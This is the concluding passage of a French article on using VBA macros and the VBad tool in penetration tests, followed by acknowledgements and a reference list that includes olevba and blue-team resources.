Le langage VBA, bien que plutôt limité dans son utilisation, se présente comme un outil intéressant à maîtriser. Ses nombreuses fonctionnalités souvent méconnues ainsi que sa facilité d'intégration au monde Windows peuvent permettre la mise en place d'attaques élaborées et difficilement détectables. Combiné à l'utilisation de VBad, le langage vous offrira, je l'espère, de nouvelles opportunités pour vos prochains pentests.

REMERCIEMENTS

Je tiens à remercier Alexandre Gohier, Saâd Kadhi, Davy Douhine, Frédéric Cikala, Nicolas Mattiocco et Mohamed Mrabah pour leurs conseils aguerris sur le développement de l'outil et la phase de recherche ainsi que Vladimir Kolla et Marc Berger pour la relecture et les conseils.

REFERENCES

[VBAD] VBad : **https://github.com/Pepitoh/VBad**
[BLUE TEAM] **https://www.sans.org/cyber-guardian/blue-team**
[OLEVBA] **http://www.decalage.info/python/olevba**
[1] « Le VBA qu'est-ce que c'est ? » **http://didier-gonard.developpez.com/tutoriels/office/vba-qu-est-que-c-est/**
[2] **https://msdn.microsoft.com/fr-fr/library/office/ff839708.aspx**
[pywin32] **https://sourceforge.net/projects/pywin32/**

Tags : cache, chiffrement, diff, HTTPS, PHP, Python, sauvegarde, stockage, Windows